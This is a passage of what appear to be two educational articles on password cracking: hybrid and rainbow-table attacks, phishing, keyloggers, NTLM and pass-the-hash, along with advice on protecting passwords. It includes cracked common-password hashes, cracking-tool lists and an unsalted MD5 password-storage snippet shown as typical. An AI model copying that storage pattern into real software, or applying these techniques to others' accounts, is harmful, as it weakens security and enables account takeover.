Hybrid attack is one of my favorite password cracking techniques. To protect against password crackers, many online applications prevent their users from choosing a standard dictionary word as their password. I'd be the first to admit that even though this measure is for my own good, it can get pretty frustrating at times and I simply add a common substring like '123', '4u' or even my date of birth at the end of my password to make the application accept it. I knew little about hybrid attacks in the past. This technique combines the best of both; brute force attacks and dictionary attacks and has proven in time to be highly effective against passwords that use a common dictionary word with a prefix or postfix. In other words, it makes use of the brute force technique to compute the appended or prepended substring to a list of words generated by a set of dictionaries.

To makes things clear, let's take a look at the following example: Consider a simple dictionary containing the words 'password' and 'querty'. If I configure the cracking tool (L0phtCrack for example) to append all possible combinations of 4 digits, the following passwords would then be generated:

- password0000,
- password0001,
- password0002,
- .
- .
- password9999,
- querty0000,
- querty0001,
- querty0002,
- .
- .
- querty9999.


Auditing Options For This Session

[✓] Enabled
[ ] Crack NTLM Passwords

The Dictionary Crack tests for passwords that are the same as the words listed in the word file. This test is very fast and finds the weakest passwords.

[ ] Enabled
[ ] Crack NTLM Passwords
0 Characters to prepend
2 Characters to append
[ ] Common letter substitutions (much slower)

The Dictionary/Brute Hybrid Crack tests for passwords that are variations of the words in the word file. It finds passwords such as "Dana99" or "monkeys!". This test is fast and finds weak passwords.

[ ] Enabled

The Precomputed Crack tests for passwords against a precomputed hashes contained in a file or files. This test is very fast and finds passwords created from the same character set as the precomputed hashes. This crack only works against Windows LM passwords.

[ ] Enabled
Character Set: alphabet + numbers
Language: English
Custom Character Set (list each character): ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
[ ] Crack NTLM Passwords

The Brute Force Crack tests for passwords that are made up of the characters specified in the Character Set. It finds passwords such as "WeR3pIt6s" or "vC5%69+12b". This test is slow and finds medium to strong passwords. Specify a character set with more characters to crack stronger passwords.

Figure 4. Screen from L0phtCrack password cracking tool

Rainbow Table Attack


Rainbow tables are another quick and efficient way of doing cryptanalysis. To avoid compromising user privacy, almost all the web servers avoid storing user passwords or any sensitive information in plaintext format. This information is usually encrypted using a chosen hash function and a private key. This is so that even if an attacker manages to get access to all the sensitive information stored on the web server, he must still analyze decrypt the hashes to get the information in plain text. For example, let’s say I want to encrypt my password ‘thisismypassword’ using MD5 hashing; the resulting hash would look something like ‘8355cd61bc9e56282ee65240dc1a2a61’.

Now, imagine you had to find the plaintext password from this hash. There are 2 possible ways to accomplish this:

- Keep on hashing all the common plaintext passwords until you find a math for this hash
- Pre-compute a list of such hashes and use that table to lookup for this hash.

Method 1 would consume a lot of time and would not scale pretty well. On the other hand method 2 would require huge amounts of storage capacity which can still be possible given that the high storage hard drives are available for a relatively small amount of price.

A rainbow table is a list of pre-computed hashes off commonly used dictionaries. This allows attackers to easily reverse the commonly known hashing functions to determine the plaintext passwords.



Hash	Plaintext	Plaintext in Hex
✓ e10adc3949ba59abbe56e057f20f883e	?	?
✓ 5f4dcc3b5aa765d61d8327deb882cf99	?	?
✓ bf787577ff656cde5b5d1f8236a75d2a	rootkit	726f6f746b6974
✓ 96e79218965eb72c92a549dd5a330112	?	?
✓ 25d55ad283aa400af464c76d713c07ad	12345678	3132333435363738
✓ d8578edf8458ce06fbc5bb76a58c5ca4	?	?
✓ 25f9e794323b453885f5181f1b624d0b	?	?
✓ 4297f44b13955235245b2497399d7a93	?	?
✓ 22d7fe8c185003c98f97e5d6ced420c7	qwertyui	7177657274797569
✓ 0d107d09f5bbe40cade3de5c71e9e9b7	?	?
✓ 827ccb0eea8a706c4c34a16891f84e7b	?	?
✓ 81dc9bdb52d04dc20036dbd8313ed055	?	?
✓ e99a18c428cb38d5f260853678922e03	abc123	616263313233
✓ 6c04e73d9894f3fd6a89ac944c43aae7	?	?
✓ cfcd208495d565ef66e7dff9f98764da	?	?
✓ 5aca695374f4ee2032155a565ad78462	r00tk1t	723030746b3174
✓ 26d3477311c5c172208dfc46b832d4a5	?	?
✓ fcea920f7412b5da7be0cf42b8c93759	?	?
✓ e807f1fcf82d132f9bb018ca6738a19f	?	?
✓ 202cb962ac59075b964b07152d234b70	?	?
✓ 596a96cc7bf9108cd896f33c44aedc8a	fuckyou	6675636b796f75
✓ 1bbd886460827015e5d605ed44252251	11111111	3131313131313131
✓ eb0a191797624dd3a48fa681d3061212	?	?
✓ 0b4e7a0e5fe84ad35fb5f95b9ceeac79	aaaaaa	616161616161
✓ 1c63129ae9db9c60c3e8aa94d3e00495	?	?

Figure 5. Source: http://www.troyhunt.com/2011/06/owasp-top-10-for-net-developers-part-7.html

One thing to note is that even though rainbow tables are used to map plaintexts from hashes, it cannot be considered as an inverse hash function. It is also important to understand how chains are represented in a rainbow table. Kestas. J.K. explains this in a very efficient way on his website *http://kestas.kuliukas.com/RainbowTables/*.

The advantage of using rainbow tables is it allows passwords to be cracked very quickly as compared to brute-force or dictionary attacks. It also saves pre-computation time, time required to compute each password, the total dictionary size and the total volume of passwords to be searched. However, the problem is that one can never be absolutely certain that their chains contain all the commonly used password hashes. The only way to get a higher success rate is by generating more and more chains in the rainbow table. Fortunately, this is already being worked on and a lot of rainbow tables are available freely on the internet. Some of them can be downloaded from:

- *http://project-rainbowcrack.com/table.htm*
- *http://rainbowtables.shmoo.com/*
- *https://www.freerainbowtables.com/en/tables2/*

Insider Attacks

Passwords can also be cracked by someone who knows you well and has physical access to your machines or your network. Insider attacks have a distinct advantage over other techniques in that the attacker is familiar with the network architecture and security policies put in place to protect your data. Once, he gains access to your machine, pulling your passwords is as easy as simply running a couple of password recovery tools that does the job. As an example, Nirsoft Website, *http://www.nirsoft.net/password_recovery_tools.html,* offers a suite of similar password recovery tools for free that can help anyone extract all sorts of passwords from your machine including your browsers, email clients, routers, messengers, FTP's, etc.

Password guessing Attacks

Many people have the tendency of choosing passwords related to their personal objects, places, names or numbers that have been a part of them for a long time. For example, a lot of people may include their date of birth, social security numbers, parent's name, birth place, pet's name, or name of the significant other as part of their passwords. Another commonly exploited weakness is when people do not change the default username or password or both on the device or domain that they purchase.

Password guessing attacks are usually carried out by people who know or have researched enough about the victim to guess his default passwords picks. This technique also works well when users stick to default passwords.

For example, Alice picks Australia, her favorite holiday destination as the password for her wireless router. Let' take a look at some of the obvious password guesses made by an attacker.

Alice's password:	Attacker's guesses
Australia (favorite place)	Default passwords
	Mother's maiden name
	Date of birth
	Favorite activity
	Favorite place
	…..

Social Engineering

Social engineering can be defined as manipulating human behavior and trying to trick a person into achieve a desired task. It relies heavily on human interaction, manipulating your own behavior in order to get the desired output from the victim. It includes playing with the victim's psyche and positively convincing him to break usual security procedures. There are several types of social engineering methods including the following:

- persuasion,
- fear of authority,
- phishing,

Figure 6. Source: http://marketinginthemodernworld.wordpress.com/

Persuasion

A social engineer tries to engage in a personal communication with the victim. It takes advantage of the fact that people respond more openly when they feel liked or feel comfortable talking to someone. The social engineer tries to extract all the desired information from the victim by simply striking a conversation with him.

Fear of authority

This techniques employs a feeling of authority or control over the victim exploiting his fears (for example, fear of losing his job if he does not answer) to get him to leak desired information. For example, a person might pretend to be a part of the IT team from a company and ask an employee to login in his presence so that he could test the network connection. He might scare the employee by saying that the orders came in from higher management and he was going to test the accounts for all the employees.

Phishing

This technique tries to acquire sensitive information by pretending to be from a trustworthy source for example, from a reputed bank, trusted online applications, administrator of the company, etc. Consider a scenario where an attacker sends a forged email to the victim requesting him to confirm his credentials for his bank account. The email would look exactly like an authentic message sent by the bank. The attacker might also add that failure to comply with the instructions mentioned in the email would result in his bank account being closed and might have to pay a penalty fee to re-activate it. The normal tendency of a person would be to believe the authenticity of this message and following the exact instructions mentioned in the email. This ultimately tricks him into revealing his private information.

As Kevin Mitnick mentioned on Security Focus, "*You could spend a fortune purchasing technology and services...and your network infrastructure could still remain vulnerable to old-fashioned manipulation.*"

Social engineering still remains to be one of the serious threats to the security industry and it would stay the same until there is a proper balance between information technology and user awareness.

Malware

Attackers might find a way to install a piece of malware that functions as a key logger on the victim’s machine, logging all the keys pressed, taking screenshots or recording victim’s active sessions and sending it remotely to the attacker. There are also malware that dump password hashes from Windows and send them out to the attacker for offline cracking.

Common practices to ensure your password is safe

After looking at all the above common techniques used by attackers to crack user passwords, one might wonder what protection measures they can take against such attacks. Fortunately, there are some very simple rules to follow to make your passwords less vulnerable to such attacks.

Use a strong password

Have you ever tried creating a new online account only to get an error from the server stating that your password does not meet the enlisted criteria? Even though this can be frustrating at times, it is one of the ways to ensure user passwords are not weak enough to be easily guessed by attackers.

A strong password should:


- have at least 8 characters,
- have upper and lower case characters,
  - have at least 1 special characters,
  - have at least 1 letter,
  - have at least 1 digit,
  - not be an exact dictionary word match,
  - not contain words found in the list of most common passwords,
  - not be your profile ID or name,
  - not be your profile ID or name reversed,
  - not contain your profile ID or name,
  - not contain your profile ID or name reversed,
  - not contain your profile ID or name with the letters rearranged,
  - not be your profile ID or name with the letters rearranged,
  - not be an old password

There are a lot of websites that give you a good idea (if not accurate) about your password strength and the time it would take an average attacker to crack it. You could try to enter a couple of passwords that you plan on using sometime in the future. Some of the available websites include:

- *http://howsecureismypassword.net/*
- *https://www.microsoft.com/security/pc-security/password-checker.aspx?WT.mc_id=Site_Link*
- *http://www.passwordmeter.com/*

We also need to make sure that our chosen passwords do not intersect with the general list of top 10,000 passwords. Attackers would certainly have these words in their dictionaries and would easily be able to crack your password if you use any of the words present in the list. A similar list is compiled by Mark Burnett and can be found at *http://xato.net/files/10k%20most%20common.zip.*

Another common problem people face after creating a secured lengthy password is the challenge to remember all of them. One way to solve it is by using a password manager as mentioned below. Personally, I also find Bruce Schneir's suggestion of picking a random passphrase or sentence and making a password out of it to be very useful at times. Consider the sentence "This is a very strong password that I use!" I could create a password by simply choosing all the initials and making every alternate character as uppercase. It would look something like 'tIaVsPtIu!' Such a password would be easy to remember but difficult to crack using traditional techniques.



Test Your Password		Minimum Requirements
Password:	••••••••••••••••	• Minimum 8 characters in length • Contains 3/4 of the following items: - Uppercase Letters - Lowercase Letters - Numbers - Symbols
Hide:	☑	
Score:	100%	
Complexity:	Very Strong	

	Additions	Type	Rate	Count	Bonus
★	Number of Characters	Flat	+(n*4)	16	+ 64
★	Uppercase Letters	Cond/Incr	+((len-n)*2)	4	+ 24
★	Lowercase Letters	Cond/Incr	+((len-n)*2)	7	+ 18
★	Numbers	Cond	+(n*4)	2	+ 8
★	Symbols	Flat	+(n*6)	3	+ 18
★	Middle Numbers or Symbols	Flat	+(n*2)	4	+ 8
★	Requirements	Flat	+(n*2)	5	+ 10
	Deductions				
✓	Letters Only	Flat	-n	0	0
✓	Numbers Only	Flat	-n	0	0
⚠	Repeat Characters (Case Insensitive)	Comp	-	10	- 2
⚠	Consecutive Uppercase Letters	Flat	-(n*2)	3	- 6
⚠	Consecutive Lowercase Letters	Flat	-(n*2)	6	- 12
⚠	Consecutive Numbers	Flat	-(n*2)	1	- 2
⚠	Sequential Letters (3+)	Flat	-(n*3)	1	- 3
✓	Sequential Numbers (3+)	Flat	-(n*3)	0	0
✓	Sequential Symbols (3+)	Flat	-(n*3)	0	0

Legend

★ **Exceptional:** Exceeds minimum standards. Additional bonuses are applied.
✓ **Sufficient:** Meets minimum standards. Additional bonuses are applied.
⚠ **Warning:** Advisory against employing bad practices. Overall score is reduced.
✗ **Failure:** Does not meet the minimum standards. Overall score is reduced.

Figure 7. Source: www.passwordmeter.com

Do not write/post your passwords

I’ve seen some people create a secure password but give it away by simply copying their password on a sheet of paper, and placing it next to their machines or posting it on their monitors. This is a treat for attackers, especially insiders who simply look for the piece of paper containing all your passwords. I agree it gets difficult to remember all your passwords especially if they are random characters which make absolutely no sense. However, I would recommend using a password manager to store all the passwords if needed. A password manager would then function like a centralized bank vault where you can safely put all your precious and sensitive items. With that, you only need to remember one master password that would give you access to this secured vault.

Password managers also help you organize all your sensitive information by auto filling most commonly used information on web pages like your credit card numbers, frequent flyer numbers, bank accounts, passwords, etc. There are a lot of free password managers available. Some of them include:

- Norton Identity Safe – *https://identitysafe.norton.com/*
- Password Safe – *https://www.schneier.com/passsafe.html*
- Last Pass – *https://lastpass.com/index.php?fromwebsite=1*

Change your passwords at regular intervals

It is important that you change your passwords for all your accounts at least once every 60-90 days. An attacker who is determined to crack your password might try to brute force his way into it. Someone at work might already have access to your password and might be accessing your accounts, checking all your emails, without your knowledge. Changing your passwords regularly makes you less vulnerable to such attacks. Make sure that you follow the best security practices while choosing your new password. As A.Cliff mentions on his blog post at *http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password,* “*Passwords are like underwear: don’t share them, hide them under your keyboard, or hang them from your monitor. Above all, change them frequently.*”

Choose your security questions wisely


Just like common passwords, we should also avoid picking the most common security questions used by a lot of websites to authenticate your identity in cases where you forget your password. You should remember this option can be selected by an attacker too. If you select security questions that have standard answers like your mother’s maiden name, your place of birth, your grandfather’s name etc., these can easily be recovered by anyone who performs an in depth analysis on you. Try to choose questions which can be answered only by you and the information cannot be found from anywhere else. Even if you absolute have to pick a common question like your mother’s maiden name, try not to put a straight forward answer to it. Instead, hash it in your own unique way. For example, instead of using “Alice”, try using “4lic3!” (‘A’= 4, ‘e’ = 3).

Do not set the same password for all accounts

To make it easier to remember, some people tend to keep the same password across multiple accounts. Doing so indirectly defeats the purpose of having passwords. An attacker commonly attempts to try using the same password or a slight variation of it on all other accounts you own after compromising one of your accounts. In this case, you would make it very easy for the attacker to gain access and control all your accounts.

Enable two factor authentication (2FA) whenever available

Two factor authentication (2FA) adds an extra layer of security that requires not only your username and password but also something else that only you would have access to in order to access your account. This added information can be in the form of a unique code sent to your cell phone by the application or a hardware token synced to the server that generates a unique code every time. Using a 2FA process definitely helps lower the risks of your account being compromised even if the attackers manage to crack the password. Furthermore, it would alert you if somebody else makes an attempt to access your account. A lot of Web 2.0 companies like Facebook, Gmail, Twitter, etc. offer two factor authentications.


What are Login Approvals?

Login Approvals is an extra layer of security that uses your phone to protect your account.

How it works

When logging in from an unknown browser, you'll need a security code.

You can only get security codes from your phone. [?]

By entering the code, you can prove that it's really you trying to log in.

Figure 8. Source www.facebook.com

Switch to HTTPS version whenever available

A lot of websites offer the option of switching to HTTPS whenever possible. This adds yet another defense mechanism to ensure the safety of your account. The benefit of using HTTPS over HTTP is that it provides bi-directional encryption of communication sent over and to the network. HTTPS uses a long term shared public and private key (between the server and the contacting client) to generate a short term key every time a new session is created. This means even if an attacker intends to intercept your messages sent over the network, he will not be able to decrypt it unless if he manages to crack the session key, but this process is quite complex for the attacker.

Tools used for Password Cracking

Here is a list of some of the most commonly used tools for password cracking. Most of these tools include self-learning tutorials on their websites:

- HashCat,
- John the Ripper,
- LophtCrack,
- Hydra,
- Nirosft,
- Aircrack-ng,

- Cain and Abel,
- Brutus,
- Metasploit,
- Ophcrack,
- Social Engineer Toolkit (SET).
- …

Summary

Passwords protect a lot of sensitive information from our personal lives. However, with enough, time and resources, every password can be cracked. If users make password complex enough, the cost of cracking it in terms of time, computation and resources, is much more than the actual value of data that it protects.

On the Web

Although this article focuses mostly on password cracking techniques and about keeping your passwords safe, I'd recommend reading the following articles for those interested in learning how to crack passwords:

- *http://blog.erratasec.com/2012/06/linkedin-vs-password-cracking.html*
- *http://arstechnica.com/security/2013/03/how-i-became-a-password-cracker/*

References

- *http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm*
- *http://www.pcpro.co.uk/features/371158/top-ten-password-cracking-techniques*
- *http://en.wikipedia.org/wiki/Rainbow_table*
- *https://www.schneier.com/*
- *https://xato.net/passwords/more-top-worst-passwords/#.UnLd1xDjWvB*
- *http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password*
- *http://kestas.kuliukas.com/RainbowTables/*

About the Author

Jugal Parikh currently works as a Security Researcher at Symantec Corporation in Mountain View, CA. His interests include machine learning, reverse engineering and threat analysis. He also actively participates in online security communities. As of now, he holds C|EH, SCJP and a Master's degree in Computer Science from State University of New York (SUNY) Buffalo.
Mail: JugalParikh@yahoo.com
Linkedin: www.linkedin.com/in/jugalparikh/

The Basics of Password Cracking

by Ashok Kumar

Password plays vital role on this digital era as we know which came to use in ancient days. It's also known as Pass Code, Secret Code or PIN, it is just secret phrase or word user for authentication. Passwords are used on our day-to-day life to protect us from unauthorized access of our e-mail, user accounts, websites, ATM cards, online banking, hardware's like wireless modem, mobile phones and so on.

Password Cracking

The act of recovering passwords through unconventional or unethical methods from data that has been stored/ sent through any kind of computing system. It is one of the critical attack since the possibility of data leak factually happens!

Password cracking shall be used on either ways [good/ bad]. If you forgot your password for any kind of system or program there are several legitimate options avail to recover it which shall be mentioned as good way. On the other hand, when someone attempts to recover the password of an account or any kind that is unauthorized to them is referred as cracking the password i.e. bad/ illegal way of recovering passwords

Methods of Password Cracking which is most common

Dictionary attack

This kind of attack uses a file that has list of all the words in a dictionary which is not limited to single matching single phrase at a time [group of words: drivemein, kingofcompany].

Brute-force attack

Unlike dictionary attack here non-dictionary pass phrase combination including possible alpha-numeric letters will be included into the dictionary words. Its a time consuming attack depends upon the input given to guess the password. Additional computation like advanced CPU and GPU power would speed up this process and the distributed computing models too

Rainbow tables

A Rainbow table is a huge pre-computed list of hashes for every possible combination of characters. A password hash is a password that has gone through a mathematical algorithm (such as md5) that transformed it into something which is not recognizable. A hash is a one way encryption so once a password is hashed there is no way to get the original string from the hashed string. A very common hashing algorithm used as security to store passwords in website databases is MD5. It is almost like a dictionary attack, the only difference is, in rainbow tables attack hashed characters are used as passwords whereas in dictionary attack normal characters are used as passwords. 'hello' in md5 is 5d41402abc4b2a76b9719d911017c592.

Phishing

Many hackers and internet security experts say that Phishing is the most easiest and popular way to get the account details. In a Phishing attack the hacker sends a fake Facebook or any other webpage link to the victim which the hacker has created or downloaded and uploaded it to any free hosting sites like *http://www.100mb.com* or any free webhost. The hacker sends the fake login page link through E-mail or while chatting, etc. When the victim enters the login details, the victim is redirected to the original login page and the hacker gets the victim's login details

Social engineering

Social engineering is when a hacker takes advantage of trusting human beings to get information from them. For example, if the hacker was trying to get the password for a co-workers computer, he could call the co-worker pretending to be from the IT department. Social Engineering is used for different purposes.

Keylogging/ RAT 'ing/ Malware

In keylogging or RATing the hacker sends a keylogger server or RAT server to the victim. The keylogger records every key stroke of the victim. When the victim is typing the account details, the keylogger records and sends it to the hacker. Certain kind of Malware will look for the existing web browser's client password file and copies it a to a remote hacker, then the password's are easily accessible if the file is not properly encrypted.

Offline attack

Most of the password hacking are done on offline mode, where the set of password hashes are crawled from a database or compromised system. The crackers can use enough time without disturbing the actual system or alerting the system which is victim of the password cracking attack. Some of well known recent examples are hacking of LinkedIn and Adobe user accounts.

Spidering

Smattering hackers use custom list of words that are related to a certain an organization by analysing the companies literature, business activities and several other publicly available information. Since the password's of many companies are related to their business flow this method is used, actually this will be left to an automated process by the spidering application like search engines to collect information.

Shoulder surfing

This method actually does not need the usage of hacking knowledge. The hacker would simply attempt to look over your shoulder as you type in your password.

Dumpster Driving

The hacker would simply try to find any slips of paper in which you have written the password.

Guessing

Through the information known about you to the hacker, they may try guessing your password's based on analysis of gathered information of you.

Password Hash

Passwords can be stored in *plain text format* [password] or *hashed value* [MD5 hash of the word password: 5f4dcc3b5aa765d61d8327deb882cf99].

The hashed value of a password string shall be generated by a mathematical process or algorithm which produces a different string based upon the algorithm's used. Several types of algorithm's are MD5, SHA-3 and so on, which uses different way of cryptographic operations.

Before login to one of your many username/ password protected websites, you must first create your login details. So what happens when you create your login details and hit submit?

Most websites run your password through a cryptographic hash function like the one mentioned

above and then store it in a database. Here is an example of how a PHP script would hash your password before it is stores it in a database.

```
$Password = MD5($_POST['password']);
```

In the above PHP line, the script takes the password you submitted via `$_POST` and runs it through the `MD5()` cryptographic hash function, which transforms the submitted password into its MD5 hash value. Then the hash is stored in the variable `$Password`, which is later stored in the database.

Now that you have your login details created, next time you go to login, the PHP script will take the password you submitted, run it through the hash function, and compare it to the hash stored in the database. If the two hashes match, it means that the password submitted is the same password stored in the user database, so the website will log you in. Here's an example in pseudo-code.

```
If (md5($Submitted_Password) == $Stored_Password_Hash) Then
Login()
Display_Wrong_Login_Details_Message()
```

Understanding Windows Password

NTLM is a protocol used within windows for password storage and network authentication, NTLM hashes use MD4 encryption and when used for network authentication the hashed NTLM
string is used rather than the original plaintext password.

A typical NTLM hash is case sensitive, has an unlimited length and is a stronger networking hashing algorithm than its counterpart LM network hash. NTLM is the protocol used specifically for password hashing whereas NTLM-AUTH is used for network-based remote authentication requests when interacting with services. There are various different flavours of NTLM, such as NTLM-AUTH, NTLM-V1, NTLM-V2, NTLM2, and flavours can vary based on whether they are signed or not.

NTLM Working

NTLM authenticates with remote services through a 'handshake' that consists of three messages being sent, known as type1, type2, and type3.

typical type1 message (handshake initiation/NTLMSSP_NEGOTIATE):

```
NTLMSSP identifier: NTLMSSP
NTLM Message Type: NTLMSSP_NEGOTIATE (0x00000001)
Flags: 0x00088207
Calling workstation domain: NULL
Calling workstation name: NULL
```

What is happening here is that the client is interacting with the server, initiating a 'handshake' listing which flags it supports, and the name of the workstation and the domain in which it belongs to.

typical type2 message (Sever Response/NTLMSSP_CHALLENGE):

```
NTLMSSP identifier: NTLMSSP
NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
Domain: DOMAIN
Flags: 0x62818215
NTLM Challenge: 1122334455667788
Reserved: 0000000000000000
Address List
Length: 102
Maxlen: 102
Offset: 68
Domain NetBIOS Name: DOMAIN
Server NetBIOS Name: HOSTNAME
Domain DNS Name: DOMAIN.TLD
Server DNS Name: SEVER.DOMAIN.TLD
List Terminator
```

In a type1 message the server does not yet know who the person initiating the handshake is as no information about that has been sent [other that domain info which is not of much use].

In the type2 message, the server responds with its supported flags and domain information. It also responds with the NTLM Challenge string. This string has a unique dynamic value and it is used to salt the password hash to add an extra layer of security. The client then authenticates and completes the handshake with a type3 message.

typical type3 message (final auth/NTLMSSP_AUTH):

```
NTLMSSP identifier: NTLMSSP
NTLM Message Type: NTLMSSP_AUTH (0x00000003)
Lan Manager Response: 74795D4390C7DDEFB7DAD5D4373066CBF05D633F47F4F12B
NTLM Response: 74795D4390C7DDEFB7DAD5D4374066CBF05D633F47F4F12B
Domain name: DOMAIN
User name: USERNAME
Host name: HOSTNAME
Session Key: Empty
Flags: 0x00008205
```

The NTLM response is generated due to the server challenge being hashed with the password challenge. The username and workstation name for the domain it belongs to are also sent, alongside a session key if session signing is supported for the authentication.

The examples above are typical for NTLM-1, NTLM-2 is different in the sense that it uses a client challenge as a form of mitigation against attempted rainbow table attacks. NTLM-2 also has additional parameters added into the password response.

Windows Integrated Authentication

Windows integrated authentication is a method of network authentication that is used to prevent the user from having to re-enter their password when connecting to different services. For example, when you connect to a domain you are connecting to a network share and other services, but windows will not ask you to re-enter your password to authenticate the connection to each individual service, instead it just queries the API and gets the information back that is used to automatically authenticate, HTTP is used in the context of local security, “trusted site zones” are used as a form of security allowing this to only take place with a local one-word domain name. It then performs a DNS query relating to the domain name and queries the DNS hostname, then sends a broadcast request across the local network for the domain info.

Pass The Hash

Pass The Hash is a well known attack-vector that exploits NTLM by allowing the attacker to successfully authenticate to a remote service without needing the plaintext password, it instead authenticates using the NTLM hash. This bypasses the need to crack the NTLM hashes in order to require the password, as it allows practically the same level of access that would be obtained by doing so. This attack generally is used after the hashes have been obtained from local storage within volatile memory (for example the result of a cold-boot attack). The problem with this attack method is that it generally requires local admin access on the system so that the level of privilege escalation isn't much.

NTLM Relaying Methods

NTLM relaying is a less-known attack method which does not require existing admin access to be performed, but instead can be performed from a guest account as long as a connection can be made to the network on which the attack is being performed.

